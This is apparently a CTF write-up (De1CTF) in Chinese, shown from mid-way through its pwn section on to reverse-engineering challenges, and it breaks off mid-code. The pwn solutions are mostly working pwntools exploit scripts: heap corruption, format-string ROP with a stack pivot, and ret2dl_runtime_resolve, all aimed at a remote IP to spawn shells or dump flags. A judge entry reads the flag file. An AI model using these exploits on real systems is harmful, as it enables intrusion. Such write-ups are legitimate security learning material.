36         edit(5,"\x30")
37         add(6,0x60,"aaaaaa")
38         add(6,0x60,"bbbbbb")
39         add(6,0x60,"cccccc")
40         edit(6,"\x00"*3+p64(0)*6+p64(0xbad1887)+p64(0)*3+"\x00")
41         p.recvuntil("\x7f")
42         p.recv(2)
43         libc_addr=u64(p.recv(8))-0x7ffff7dd26a3+0x7ffff7a0d000
44         print hex(libc_addr)
45         add(6,0x60,"eeeeeeee")
46         delete(6)
47         edit(6,p64(libc_addr+0x7ffff7dd1b10-0x7ffff7a0d000-0x23))
48         add(6,0x60,"aaaaaa")
49         add(6,0x60,"\x00"*0x13+p64(libc_addr+0xf1147))
50         #gdb.attach(p)
51         p.interactive()
52     except:
53         print "error"

```

Unprintable

程序GOT表不可写

main function会输出stack addr后关闭stdout

而后会有一次格式化字符串漏洞，最后exit

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char
2 **envp)
3 {
4     char v3; // [rsp+0h] [rbp-10h]
5     unsigned __int64 v4; // [rsp+8h] [rbp-8h]
6
7     v4 = __readfsqword(0x28u);
8     setbuf(stdin, 0LL);
9     setbuf(stdout, 0LL);
10    setbuf(stderr, 0LL);
11    puts("Welcome to Ch4r1l3's printf test");
12    printf("This is your gift: %p\n", &v3);
13    close(1);
14    read(0, buf, 0x1000uLL);
15    printf(buf, buf);
16    exit(0);
}
```

首先考虑复用格式化字符串漏洞

在exit的时候发现了一处指针可控程序流且地址在栈上:

```
1 RAX 0x600e48 (_DYNAMIC+96) ← 0x1c
2 RBX 0x7f9a13da1168 ← 0x2c8
3 RCX 0x4
4 RDX 0x0
5 RDI 0x7f9a13da0948 (_rtld_global+2312) ← 0x0
6 RSI 0x0
7 R8 0x4
8 R9 0x3
9 R10 0x7ffefcd81518 → 0x7f9a13da09d8 (_rtld_global+2456) →
0x7f9a13b7a000 ← jg 0x7f9a13b7a047
10 R11 0x3
11 R12 0x6010a0 (buf+64) → 0x400726 (main) ← push rbp
12 R13 0x0
13 R14 0x7ffefcd81500 → 0x7f9a13da1168 ← 0x2c8
14 R15 0x0
15 RBP 0x7ffefcd815c0 → 0x7f9a13b745f8 (__exit_funcs) → 0x7f9a13b75c40
(initial) ← 0x0
16 RSP 0x7ffefcd81500 → 0x7f9a13da1168 ← 0x2c8
17 RIP 0x7f9a13b8ade3 (_dl_fini+819) ← call qword ptr [r12 + rdx*8]
18 ━━━━━━[ DISASM
]
19 ► 0x7f9a13b8ade3 <_dl_fini+819> call qword ptr [r12 + rdx*8]
<0x400726>
20         rdi: 0x7f9a13da0948 (_rtld_global+2312) ← 0x0
21         rsi: 0x0
22         rdx: 0x0
23         rcx: 0x4
```

```

24
25      0x7f9a13b8ade7 <_dl_fini+823>    test   r13d, r13d
26      0x7f9a13b8adea <_dl_fini+826>    lea    r13d, [r13 - 1]
27      0x7f9a13b8adee <_dl_fini+830>    jne   _dl_fini+816 <0x7f9a13b8ade0>
28
29      0x7f9a13b8adf0 <_dl_fini+832>    mov    rax, qword ptr [rbx + 0xa8]
30      0x7f9a13b8adf7 <_dl_fini+839>    test   rax, rax

```

在这里rdx固定, r12由:

```
1  <_dl_fini+788>    add    r12, qword ptr [rbx] <0x600dd8>
```

确定, 而rbx=0x7f9a13da1168, 这个地址在栈上存在, 格式化字符串时修改时对应&\$n, r12在add前固定, 为0x600dd8

所以可以更改[rbx]内的偏移, 使在call qword ptr [r12 + rdx*8]时, r12+rdx*8指向buf内的空间, 对应位置存入main_func_addr即可实现复用一次

这时候就可以在第一次格式化字符串时修改偏移来复用, 并在栈中修改一个栈上的指针指向第二次printf时返回地址对应位置, 即可在复用printf时修改自己的返回地址实现再次复用

不过这里注意因为%n最大修改为0x2000, 所以我们要在最开始获得一个

stack_addr&0xFFFF<0x2000的栈地址

再次复用时为了方便, 避免下次返回地址再次变化, 修改返回地址为0x4007A3, 此时栈不会继续增长:

```

1
2  .text:00000000004007A3          mov    edx, 1000h      ; nbytes
3  .text:00000000004007A8          mov    esi, offset buf ; buf
4  .text:00000000004007AD          mov    edi, 0         ; fd
5  .text:00000000004007B2          call   read
6  .text:00000000004007B7          mov    edi, offset buf ; format
7  .text:00000000004007BC          mov    eax, 0
8  .text:00000000004007C1          call   printf
9  .text:00000000004007C6          mov    edi, 0         ; status
10 .text:00000000004007CB          call   exit

```

下面考虑栈迁移, 便于构造ROP链

首先看到一条比较好的gadget:

```
1  0x000000000040082d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
```

这时候只需要修改printf返回地址为此处, 并在下一地址写入buf内的地址

即可在printf返回时pop rsp, 使rsp指向buf内的地址, 完成栈迁移

栈迁移后考虑构造execv("/bin/sh")

首先要获得一个syscall的地址, 程序本身没有syscall的gadget

而且buf内没有可用地址, 所以考虑先调用libc函数在栈中留下一个syscall附近地址, 尝试后发现puts可以, 调用puts后可以在栈中留下一个libc地址, 且此地址附近(更改最低位一字节后便可以)存在syscall

此时获得了syscall

rdi, rsi可以直接利用pop的gadget构造

最后需要构造rax和rdx

rdx可以通过:

```

1 .text:00000000000400810      mov     rdx, r13
2 .text:00000000000400813      mov     rsi, r14
3 .text:00000000000400816      mov     edi, r15d
4 .text:00000000000400819      call    qword ptr [r12+rbx*8]

```

间接获得

rax我选择最后read 0x3b个字节来利用read的返回值获得

设置好所有寄存器后跳入预先在buf里修改好的syscall地址即可获得shell

因为没有stdout，所以获得shell直接将输出转入stderr或者stdin即可：

```

1 cat flag >&0
2 cat flag >&2

```

EXP

```

1 from pwn import *
2 import time
3 context.log_level="debug"
4 # def fuck(ad,value):
5 #     p.send("3cu$hhn%"+str((ad&0xffff)-163)+"c$hn")
6 #     time.sleep(5)
7 #     p.send("3cu$hhn%"+str((value&0xffff)-163)+"c $hn")
8 #     ad=ad+4
9 #     value=value>>8
10 #    time.sleep(5)
11 #    p.send("3cu$hhn%"+str((ad&0xffff)-163)+"c$hn")
12 #    time.sleep(5)
13 #    p.send("3cu$hhn%"+str((value&0xffff)-163)+"c $hn")
14 for i in range(1000):
15     p=remote("45.32.120.212",9999)
16     p.recvuntil("gift: ")
17     addr=int(p.recvuntil("\n"),16)
18     print hex(addr)
19     if addr&0xffff<0x2000:
20         #gdb.attach(p)
21         #time.sleep(20)
22         stack1=addr-0x7fffffffdd90+0x7fffffffdc58
23         print hex(stack1)
24         payload="q2c&$naaaaaa"
25         payload+=
26         ("%"+str((stack1&0xffff)-718)+"c$hn").ljust(48,"a") + p64(0x0400726)
27         p.sendline(payload)
28         time.sleep(2)
29         ad=stack1+8
30         print hex(ad)
31         value=0x6011b0
32         p.sendline("3cu$hhn%"+str((ad&0xffff)-163)+"c !$hn")
33         time.sleep(2)
34         p.sendline("3cu$hhn%"+str((value&0xffff)-163)+"c$hn")

```

```
34     ad=ad+2
35     value=value>>8
36     time.sleep(2)
37     p.sendline("3cu$hn%" + str((ad&0xffff)-163)+"c!$hn")
38     time.sleep(2)
39     p.sendline("◆c$hngcu$hn")
40     time.sleep(2)
41
42     rop=p64(0x400833)+p64(0x6011f0)+p64(0x0400831)+p64(0x601060)+p64(0)+p64(0x
4005F0)
43
44     rop+=p64(0x400833)+p64(0)+p64(0x0400831)+p64(0x601160)+p64(0)+p64(0x400610
)
45
46     rop+=p64(0x400833)+p64(0)+p64(0x0400831)+p64(0x601060)+p64(0)+p64(0x400610
)
47     rop+=p64(0x400833)+p64(0x601060)+p64(0x40082A)+p64(0)+p64(0)
48     rop+=p64(0x601168)+p64(0)+p64(0)+p64(0x601060)+p64(0x400810)
49     p.sendline(" 93cu$hn\x00".ljust(0x150,"a") + p64(0)*3 + rop)
50     time.sleep(2)
51     p.send("a"*8+"\xac")
52     time.sleep(2)
53     #gdb.attach(p)
54     p.send("/bin/sh".ljust(0x3b, "\x00"))
55     p.interactive()
56     exit()
57 else:
58     p.close()
#cat flag >&0
```

A+B Judge

直接写C代码读 flag

A001 a+b Problem

src code:

```
#include <stdio.h>

int main()
{
    FILE *fp = NULL;
    char buff[255];

    fp = fopen("/home/ctf/flag", "r");
    fscanf(fp, "%s", buff);
    printf("%s\n", buff );
    fclose(fp);
}
```

Wrong Answer

standard output:

13379

your output:

de1ctf{Br3@king_th3_J4i!}

Mimic_note

做完的时候才发现更新了附件给了远程的server
不过同时给32和64文件很明显是输入输出需要相同
这时候首先确定不能leak, 不然32和64一定有区别
所以首先确定思路是需要构造ret2_dl_runtime_resolve
程序本身漏洞在edit:

```
1 char *edit()
2 {
3     char *result; // eax
4     int v1; // [esp+8h] [ebp-10h]
5
6     puts("index ?");
7     v1 = get_int();
8     if ( v1 < 0 || v1 > 15 || !(&notes)[2 * v1] )
9         return (char *)puts("invalid index");
10    puts("content?");
```

```

11     result = &(&notes)[2 * v1][read(0, (&notes)[2 * v1], nbytes[2 * v1])];
12     *result = 0;
13     return result;
14 }
```

很明显存在off by null

我选择在32位中get shell

因为32位和64位off by null触发时size不同，所以可以保证利用过程中输入输出相同

首先常规思路，利用off by null触发unlink操作来造成堆重叠

堆重叠后利用double free来分配chunk到notes中(程序没有开启PIE)

此时首先实现任意地址写

下面考虑栈迁移：

程序GOT表可写，并且发现一个较好的gadget：

```
1 0x080489fb : pop ebp ; ret
```

要在栈中构造一条ROP链

首先栈中数据可控的只有get_int时的输入

所以要找到一个函数可以调用时跳入get_int的buf里

最后选择delete

delete时，在get_int后call free时：

```

1 pwndbg> x/10xg $esp-0x20
2 0xffffb46d80:    0x6161616161616161      0x6161616161616161
3 0xffffb46d90:    0x6161616161616161      0x76aa5c00ffb46d0a
4 0xffffb46da0:    0xf7e6eb93080489fb      0x080486bbff46dc8
5 0xffffb46db0:    0x08048ab700000001      0x00000000100000003
6 0xffffb46dc0:    0x0000000000000001      0x0804896affb46de8
```

可以看到此时esp与数据块很接近

在此之前先将free的got表中地址改为：

```

1 .text:08048679          sub    esp, 0Ch
2 .text:0804867C          push   eax           ; size
3 .text:0804867D          call   _malloc
```

因为此处sub esp, 0Ch，可以使esp落入get_int的buf[0x14]，而后push eax，因为call free时eax为需要free的chunk地址，所以事先在对应note处写入一个需要的地址即可在push时打入栈中，这样，我们可控的rop链长度就会为0xc字节，在此前，将malloc的got表地址改为：

```

1
2 .init:08048439          pop    ebx
3 .init:0804843A          retn
```

此时call malloc即可滑入rop链，rop链设置为pop_ebp+fake_stack_addr+leave_ret即可迁移栈段

迁移栈段后ret2_dl_runtime_resolve：

迁移栈到预先设计好的保存伪造的参数及dynsym和dynstr的位置即可

不过有个注意点，这次发现ret2_dl_runtime_resolve时候r_info的数值实际上不能任意，r_info的值取决于伪造的dynsym结构地址

在_dl_fixup时：

```

1
2 EAX 0x804a030 (_GLOBAL_OFFSET_TABLE_+48) → 0x80484e6 (atoi@plt+6) ←
3 push 0x48 /* 'hH' */
4 EBX 0x8048288 ← dec    esi /* 'N' */
5 ECX 0x0
6 EDX 0x8049fc4 (_DYNAMIC+176) ← 0xfffffff0
7 EDI 0xf7f89918 ← 0x0
8 ESI 0xb
9 EBP 0x804a030 (_GLOBAL_OFFSET_TABLE_+48) → 0x80484e6 (atoi@plt+6) ←
10 push 0x48 /* 'hH' */
11 ESP 0xffff01148 ← 0x1
12 EIP 0xf7f7384b (_dl_fixup+107) ← mov     edx, dword ptr [edx + 4]
13
14 ━━━━━━[ DISASM
15
16 ]—————
17
18
19 0xf7f73835 <_dl_fixup+85>      mov     ebp, eax
20 0xf7f73837 <_dl_fixup+87>      jne     _dl_fixup+304 <0xf7f73910>
21
22 0xf7f7383d <_dl_fixup+93>      mov     edx, dword ptr [edi + 0xe4]
23 0xf7f73843 <_dl_fixup+99>      test    edx, edx
24 0xf7f73845 <_dl_fixup+101>     je      _dl_fixup+272 <0xf7f738f0>
25
26
27 ► 0xf7f7384b <_dl_fixup+107>    mov     edx, dword ptr [edx + 4]
28 0xf7f7384e <_dl_fixup+110>    movzx  edx, word ptr [edx + esi*2]
29 0xf7f73852 <_dl_fixup+114>    and    edx, 0xffff
30 0xf7f73858 <_dl_fixup+120>    shl    edx, 4
31 0xf7f7385b <_dl_fixup+123>    add    edx, dword ptr [edi + 0x170]
32 0xf7f73861 <_dl_fixup+129>    mov    ecx, dword ptr [edx + 4]

```

其中有一步会根据r_info>>8来获取距离：

```

LOAD:08048362      align 4
LOAD:08048364          dd 20002h, 30002h, 20002h, 20000h, 2 dup(20002h), 2 dup(20001h)
LOAD:08048364          dd 1, 10h, 0
LOAD:08048390          dd 0D696914h, 30000h, 86h, 10h, 0D696910h, 20000h, 90h
LOAD:08048390          dd 0

```

此处的偏移处的数值，而后：

```

1
2 0xf7f7385b <_dl_fixup+123>    add    edx, dword ptr [edi + 0x170]
3 0xf7f73861 <_dl_fixup+129>    mov    ecx, dword ptr [edx + 4]
4

```

其实这里只需要计算出的edx地址合法即可

但是在伪造r_info时可能会导致前面esi偏移有问题导致dl_fixup+129处edx地址非法，所以需要在伪造dynsym结构时需要选择一个合适的地址，来使这里edx合法，不造成crash

最后get shell时，因为输出不能相同，原本想的是反弹shell

但是远程报错没有nc和bash命令

不过既然存在报错，即可将输出转向stderr获得flag

EXP

```

1 from pwn import *
2
3 context.log_level="debug"
4 def new(size):

```

```
5     p.sendlineafter(">> ","1")
6     p.sendlineafter("size?\n",str(size))
7 def delete(index):
8     p.sendlineafter(">> ","2")
9     p.sendlineafter("index ?\n",str(index))
10    def show(index):
11        p.sendlineafter(">> ","3")
12        p.sendlineafter("index ?\n",str(index))
13        return p.recvuntil("\n")
14    def edit(index,note):
15        p.sendlineafter(">> ","4")
16        p.sendlineafter("index ?\n",str(index))
17        p.sendafter("content?\n",note)
18    def get_payload():
19        stack_addr=0x804a720
20        rel_plt = 0x80483c8
21        plt_0=0x8048440
22        index_offset = (stack_addr + 28) - rel_plt
23        atoi_got = 0x804A030
24        dynsym_addr = 0x80481D8
25        dynstr_addr = 0x80482c8
26        hack_dynsym_addr = stack_addr + 36
27        align = 0x10 - ((hack_dynsym_addr - dynsym_addr) & 0xf)
28        hack_dynsym_addr = hack_dynsym_addr + align
29        index_dynsym_addr = (hack_dynsym_addr - dynsym_addr) / 0x10
30        r_info = (index_dynsym_addr << 8) | 0x7
31        hack_rel = p32(atoi_got) + p32(r_info)
32        st_name = (hack_dynsym_addr + 0x10) - dynstr_addr
33        hack_dynsym = p32(st_name) + p32(0) + p32(0) + p32(0x12)
34        payload = p32(0)+p32(plt_0)+p32(index_offset)+p32(0)
35        payload += p32(stack_addr + 80)+p32(0)*2+hack_rel
36        payload += '\x00' * align+hack_dynsym +"system\x00"
37        payload += '\x00'*(80-len(payload))
38        payload += "cat flag>&2"
39    return payload
40 #p=process("./mimic_note_32")
41 #gdb.attach(p)
42 p=remote("45.32.120.212",6666)
43 #gdb.attach(p)
44 new(0x84)
45 new(0x14)
46 new(0xfc)
47 new(0x14)
48 delete(0)
49 edit(1,p32(0)*4+p32(0x88+0x18))
50 delete(2)
51 new(0x84)
52 new(0x14)
53 new(0x18)
54 delete(1)
55 delete(3)
```

```

56 delete(2)
57 new(0x14)
58 edit(1,p32(0x804a080))
59 new(0x14)
60 new(0x14)
61 new(0x14)
62 edit(5,p32(0x804A060)+p32(0x1000)+p32(0x804a720)+p32(0x1000))
63 new(0x90)
64 payload=get_payload()
65 edit(6,payload)
66 edit(5,p32(0x804A01C)+p32(0x20))
67 edit(0,p32(0x08048439)+p32(0x80484a6))
68 edit(5,p32(0x804A014)+p32(0x10)+p32(0x080489fb)+p32(1))
69 edit(0,p32(0x8048679))
70 p.sendlineafter(">> ","2")
71 magiccode="1"+" "*15+"\x00"*4+p32(0x804a720)+p32(0x8048924)
72 #gdb.attach(p)
73 p.sendlineafter("index ?\n",magiccode)
74 p.interactive()

```

Reverse

Re_Sign

解题思路

根据提示程序加了UPX壳，但对做题基本没影响。

程序就是简单的变形base64算法。求解如下：

```

1 import string
2
3
4 def main():
5     t = [0x8, 0x3b, 0x1, 0x20, 0x7, 0x34, 0x9, 0x1f, 0x18, 0x24, 0x13, 0x3,
6     0x10, 0x38, 0x9, 0x1b, 0x8, 0x34, 0x13, 0x2, 0x8, 0x22, 0x12, 0x3, 0x5,
7     0x6, 0x12, 0x3, 0xf, 0x22, 0x12, 0x17, 0x8, 0x1, 0x29, 0x22, 0x6, 0x24,
8     0x32, 0x24, 0xf, 0x1f, 0x2b, 0x24, 0x3, 0x15, 0x41, 0x41]
9     t1 = 'ABCDEFGHIJKLMNPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/='
10    t2 = '0123456789QWERTYUIOPASDFGHJKLZXCVBNMqwertyuiopasdfghjklzxcvbnm+='
11    print len(t)
12    out = ''
13    for i in t:
14        out += t1[i-1]
15    map = string.maketrans(t2,t1)
16    out = out.translate(map)
17    print out.decode('base64')
18    print 'end.'

```

```
16  
17  
18 if __name__ == '__main__':  
19     main()
```

Cplusplus

题目如题名，代码较难看，但是主流程异常清晰：

1. 检查格式
2. 校验第一部分
3. 校验第二部分
4. 校验第三部分

格式检查规则为：3部分数字类字符，分别以'@'和'#'分隔。

```
1 dec1@dec2bi#dec3    dec有最大值限制 貌似16bits
```

第一部分校验运用了梅森旋转算法，懒得写代码，直接patch，循环跑出dec1为78。

```
1 dec1 = 78
```

第二部分校验基本属于明文校验，只是以输入为索引查表与常量字符比较。

```
1 表为: eQDtW91a0qwryuLZvbXCEK8VghjklzxIOPASBNM2Rsdff56TYU34p7ioGHJcnm  
2 目标字串为: Delta  
3 作为索引的输入为: 20637
```

第三部分校验如下，其中的dec1已不是输入的数，被改写成了伪随机数0x22：

```
1 dec3@c1 == 12 or dec3/dec1 == 3 (原题判断逻辑有误)
```

因为题目逻辑问题，后来出来个tip，给了个hash来限制唯一解。

按题目意图， $dec3 = 0x22*3+12 = 114$

所以输入为：78@20637#114

Evil_boost

此题主要用到了boost的命令行参数提取和语法解析器。

程序运行方式为

```
1 evil_boost.exe --name arg [options]  
2  
3 All options:  
4     --cplusplus arg (=99)    your C++ grades  
5     --python arg (=88)       your python grades  
6     --javascript arg (=77)  your javascript grades  
7     --name arg              your name  
8     --help                  produce help message
```

必须有name参数。

程序流程如下：

1. 提取命令行参数并存储
2. 检查是否有name参数，没有则退出
3. 检查是否有help参数，有则打印帮助信息
4. 进行假flag校验流程
5. 构造计算表达式语法解析器及解析name参数
6. 检查name长度及格式
7. 打印最终信息（最后的校验逻辑等于没有）

语法解析器部分代码比较难看，好在后面的长度及格式检查提供了足够信息：

- 长度为11
- 字符集限制在 [0-8][b-y][-*/()]
- 其中包括5个数字，1个字母，5个符号
- 第二个字符为字母

按照硬性检查要求输入后，程序的运行情况如下：

```
1 λ evil_boost.exe --name 3e1-(2*4-2)
2 Have you input your name??
3 Hi,3e1-(2*4-2)!
4 Your grades:
5 99
6 88
7 77
8 You finally get sth.
9 Maybe you missed a code branch...
10 MD5 is 293316bfd246fa84e566d7999df88e79,You should check it!
11 de1ctf{3e1-(2*4-2)}
```

其实综合以上信息，已经可以求解了，虽然最后一步的校验逻辑有问题（见图），但是不影响对作者意图的理解。

```
if ( res - 24.0 < 0.0000001 || res - 24.0 > 0.0000001 )
{
    v135 = sub_140004B00(std::cout, "You finally get sth.");
    std::basic_ostream<char, std::char_traits<char>>::operator<<(v135, sub_140004CD0);
    v136 = sub_140004B00(std::cout, "Maybe you missed a code branch...");  
    std::basic_ostream<char, std::char_traits<char>>::operator<<(v136, sub_140004CD0);
    v137 = sub_140004B00(std::cout, "MD5 is 293316bfd246fa84e566d7999df88e79,You should check it!");
    std::basic_ostream<char, std::char_traits<char>>::operator<<(v137, sub_140004CD0);
    v147.m128d_f64[0] = 0.0;
    *(_QWORD *)&v147.m128d_f64[1] = 15164;
    LOBYTE(Dst[0]) = 0;
    strcpy_140004560(Dst, "name", 4ui64);
    v138 = (_QWORD *)as_140014970((int64)&v159, (int64)Dst);
```

总的的意思是输入一个表达式，求解结果为24，为使题可解并唯一，加了检查条件和hash要求。

求解前先思考下，依据表达式合法性（其实表达式不完全合法并不影响程序运行，结果只取到正常计算的部分，默认表达式完全合法为隐藏条件，毕竟最终的校验条件是hash）：

- 第二个字符要求为字母，那必定为'e'，
- 5个数字和5个符号，第一个带e的数占用两个数字，那必定有'()'（默认数字不组合为隐藏规则，如果处处钻牛角尖，这题就没法解了）
- 还剩3个字符，还剩3个数字，所以题中数字没有负数，第一和第三字符必定为数字，第四个字符为符号

然后就是跑hash了，结果为5e0*(5-1/5)

Signal vm

程序fork了个子进程，进程间通过ptrace进行交互信息，父进程通过不同异常进行对子进程的控制和数据处理。直接跟踪父进程，熟悉子进程的异常代码样式后进行子进程代码解析，如下：

```
1 0000 mov      r6 , 00000000
2 0007 mov      r3 , 00000000
3 000E jmp      loc_001D
4 0015 add      r3 , 00000001
5 001D mov      r0 , r3
6 0021 mov      r2 , r0
7 0025 mov      r0 , 00000032
8 002C add      r0 , r2
9 0031 mov      r0 , d[r0]
10 0035 cmp     r0 , 00000000
11 003F jne      loc_100000015
12 0046 cmp     r3 , 00000046    check length
13 0050 je       loc_0065
14 0057 mov     r0 , 00000000
15 005E jmp     loc_023F
16 0065 mov     r3 , 00000000
17 006C jmp     loc_01AC      9
18 0073 mov     r4 , 00000000
19 007A jmp     loc_018B      6
20 0081 mov     r6 , 00000000
21 0088 mov     r5 , 00000000
22 008F jmp     loc_0130      6
23 0096 mov     r2 , r3
24 009A mov     r0 , r2
25 009E shl     r0 , 00000003
26 00A6 sub     r0 , r2
27 00AB mov     r2 , r0
28 00AF mov     r0 , r5
29 00B3 add     r0 , r2
30 00B8 mov     r2 , r0
31 00BC mov     r0 , 00000032
32 00C3 add     r0 , r2
33 00C8 mov     r1 , d[r0]
34 00CC mov     r2 , r5
35 00D0 mov     r0 , r2
36 00D4 shl     r0 , 00000003
37 00DC sub     r0 , r2
38 00E1 mov     r2 , r0
39 00E5 mov     r0 , r4
40 00E9 add     r0 , r2
41 00EE mov     r2 , r0
42 00F2 mov     r0 , 00000000
```

```
43 00F9 add    r0 , r2
44 00FE mov    r2 , d[r0]
45 0102 mov    r0 , r1
46 0106 mul    r0 , r2
47 010B mod    r0 , 00000100
48 0113 add    r6 , r0
49 0118 mod    r6 , 00000100
50 0120 mov    r0 , r5
51 0124 add    r0 , 00000001
52 012C mov    r5 , r0
53 0130 cmp    r5 , 00000006
54 013A jle    loc_100000096
55 0141 mov    r2 , r3
56 0145 mov    r0 , r2
57 0149 shl    r0 , 00000003
58 0151 sub    r0 , r2
59 0156 mov    r2 , r0
60 015A mov    r0 , r4
61 015E add    r0 , r2
62 0163 mov    r2 , r0
63 0167 mov    r0 , 00000096
64 016E add    r0 , r2
65 0173 mov    r1 , r6
66 0177 mov    d[r0] , r1
67 017B mov    r0 , r4
68 017F add    r0 , 00000001
69 0187 mov    r4 , r0
70 018B cmp    r4 , 00000006
71 0195 jle    loc_100000081
72 019C mov    r0 , r3
73 01A0 add    r0 , 00000001
74 01A8 mov    r3 , r0
75 01AC cmp    r3 , 00000009
76 01B6 jle    loc_100000073
77 01BD mov    r3 , 00000000
78 01C4 jmp    loc_0227
79 01CB mov    r0 , r3
80 01CF mov    r2 , r0
81 01D3 mov    r0 , 00000096
82 01DA add    r0 , r2
83 01DF mov    r1 , d[r0]
84 01E3 mov    r0 , r3
85 01E7 mov    r2 , r0
86 01EB mov    r0 , 000000FA
87 01F2 add    r0 , r2
88 01F7 mov    r0 , d[r0]
89 01FB cmp    r1 , r0
90 0202 je     loc_0217
91 0209 mov    r0 , 00000000
92 0210 jmp    loc_023F
93 0217 mov    r0 , r3
```

```

94 021B add      r0 , 00000001
95 0223 mov      r3 , r0
96 0227 cmp      r3 , 00000045
97 0231 jle      loc_10000001CB
98 0238 mov      r0 , 00000001
99 023F leave
100 0240 ret

```

用python表示的计算过程如下，d为父进程使用的数据保存区域：

```

1 for i in range(10):
2     for j in xrange(7):
3         num = 0
4         for k in xrange(7):
5             t = (d[(i<<3) - i + k + 0x32] * d[(k<<3) - k + j])%0x100
6             num = (num+t)%0x100
7
8             d[(i<<3) - i + j + 0x96] = num
9
10    for i in range(0x45):
11        assert(d[i+0x96] == d[i+0xFA])

```

多元方程，直接z3求解：

```

1 v = [BitVec('v%d'%i,8) for i in range(70)]
2 r = [0xD6, 0x4D, 0x2D, 0x85, 0x77, 0x97, 0x60, 0x62, 0x2B, 0x88,
3       0x86, 0xCA, 0x72, 0x97, 0xEB, 0x89, 0x98, 0xF3, 0x78, 0x26,
4       0x83, 0x29, 0x5E, 0x27, 0x43, 0xFB, 0xB8, 0x17, 0x7C, 0xCE,
5       0x3A, 0x73, 0xCF, 0xFB, 0xC7, 0x9C, 0x60, 0xAF, 0x9C, 0xC8,
6       0x75, 0xCD, 0x37, 0x7B, 0x3B, 0x9B, 0x4E, 0xC3, 0xDA, 0xD8,
7       0xCE, 0x71, 0x2B, 0x30, 0x68, 0x46, 0x0B, 0xFF, 0x3C, 0xF1,
8       0xF1, 0x45, 0xC4, 0xD0, 0xC4, 0xFF, 0x51, 0xF1, 0x88, 0x51]
9 n = map(ord,'Almost heaven west virginia, blue ridge mountains')
10
11
12 s = Solver()
13 for i in range(10):
14     for j in xrange(7):
15         num = 0
16         for k in xrange(7):
17             num += v[(i<<3) - i + k] * n[(k<<3) - k + j]
18             s.add(r[(i<<3) - i + j] == num)
19
20         if s.check() == sat:
21             flag = ''
22
23             a = s.model()
24             for i in v:
25                 #     print a[i]
26                 flag += chr(int(a[i].as_string()))
27             print flag

```

最后结果为

de1ctf{7h3n_f4r3_u_w3ll_5w337_cr4g13_HILL_wh3r3_0f3n_71m35_1_v3_r0v3d}。

Signal vm delta

程序fork了个子进程，进程间通过ptrace进行交互信息，父进程通过不同异常进行对子进程的控制和数据处理。此题与上一个vm题最大区别在于数据存放在子进程。handler功能调换了，代码如下：

```
1 40174D mov      r7 , 00000000
2 401754 mov      r8 , 00000001
3 40175B jmp      loc_4019AA
4 401762 mov      r4 , 00000000
5 401769 mov      r5 , 00000000
6 401770 mov      r6 , 00000000
7 401777 mov      r3 , 00000000
8 40177E jmp      loc_401841
9 401785 mov      r0 , r4
10 401789 add     r0 , 00000001
11 401791 mul     r0 , r4
12 401796 shr     r0 , 00000001
13 40179E mov      r2 , r0
14 4017A2 mov      r0 , r5
15 4017A6 add     r0 , r2
16 4017AB mov      r2 , r0
17 4017AF mov      r0 , 00000180
18 4017B6 add     r0 , r2
19 4017BB mov      r1 , d[r0]
20 4017BF mov      r0 , r3
21 4017C3 mov      r2 , r0
22 4017C7 mov      r0 , 00000080
23 4017CE add     r0 , r2
24 4017D3 mov      d[r0] , r1
25 4017D7 mov      r0 , r3
26 4017DB mov      r2 , r0
27 4017DF mov      r0 , 00000080
28 4017E6 add     r0 , r2
29 4017EB mov      r0 , d[r0]
30 4017EF mov      r0 , r0
31 4017F3 add     r6 , r0
32 4017F8 mov      r0 , 00000065
33 4017FF sub     r0 , r3
34 401804 mov      r2 , r0
35 401808 mov      r0 , 00000000
36 40180F add     r0 , r2
37 401814 mov      r0 , d[r0]
38 401818 cmp     r0 , 00000031
39 401822 jne      loc_401831
40 401829 add     r5 , 00000001
```

```
41 401831 add    r4 , 00000001
42 401839 add    r3 , 00000001
43 401841 cmp    r3 , 00000063
44 40184B jle    loc_401785
45 401852 mov    r0 , r6
46 401856 cmp    r0 , r7
47 40185D jle    loc_4018C3
48 401864 mov    r0 , r6
49 401868 mov    r7 , r0
50 40186C mov    r3 , 00000000
51 401873 jmp    loc_4018B2
52 40187A mov    r0 , r3
53 40187E mov    r2 , r0
54 401882 mov    r0 , 00000080
55 401889 add    r0 , r2
56 40188E mov    r1 , d[r0]
57 401892 mov    r0 , r3
58 401896 mov    r2 , r0
59 40189A mov    r0 , 00000100
60 4018A1 add    r0 , r2
61 4018A6 mov    d[r0] , r1
62 4018AA add    r3 , 00000001
63 4018B2 cmp    r3 , 00000063
64 4018BC jle    loc_40187A
65 4018C3 mov    r8 , 00000001
66 4018CA mov    r3 , 00000065
67 4018D1 jmp    loc_401999
68 4018D8 mov    r0 , r3
69 4018DC mov    r2 , r0
70 4018E0 mov    r0 , 00000000
71 4018E7 add    r0 , r2
72 4018EC mov    r0 , d[r0]
73 4018F0 cmp    r0 , 00000030
74 4018FA jne    loc_401950
75 401901 mov    r0 , r3
76 401905 mov    r2 , r0
77 401909 mov    r0 , 00000000
78 401910 add    r0 , r2
79 401915 mov    r0 , d[r0]
80 401919 mov    r2 , r0
81 40191D mov    r0 , r8
82 401921 xor    r0 , r2
83 401926 mov    r1 , r0
84 40192A mov    r0 , r3
85 40192E mov    r2 , r0
86 401932 mov    r0 , 00000000
87 401939 add    r0 , r2
88 40193E mov    d[r0] , r1
89 401942 mov    r8 , 00000000
90 401949 jmp    loc_401991
91 401950 mov    r0 , r3
```

```

92 401954 mov      r2 , r0
93 401958 mov      r0 , 00000000
94 40195F add      r0 , r2
95 401964 mov      r0 , d[r0]
96 401968 mov      r2 , r0
97 40196C mov      r0 , r8
98 401970 xor      r0 , r2
99 401975 mov      r1 , r0
100 401979 mov     r0 , r3
101 40197D mov     r2 , r0
102 401981 mov     r0 , 00000000
103 401988 add     r0 , r2
104 40198D mov     d[r0] , r1
105 401991 sub     r3 , 00000001
106 401999 cmp     r8 , 00000001
107 4019A3 je      loc_4018D8
108 4019AA mov     r0 , 00000001
109 4019B1 mov     r0 , d[r0]
110 4019B5 cmp     r0 , 00000030
111 4019BF je      loc_401762
112 4019C6 ret

```

同样用python模拟算法如下：

```

1  d = map(ord,file('data.bin','rb').read())
2  s_num = 0
3  count = 0
4  tmp = []
5  while d[1] == 0x30:
6      num = 0
7      j = 0
8      k = 0
9      for i in xrange(0x64):
10         d[i+0x80] = d[((j+1)*j) >> 1] + k + 0x180]
11         num += d[i+0x80]
12         num &= 0xffffffff
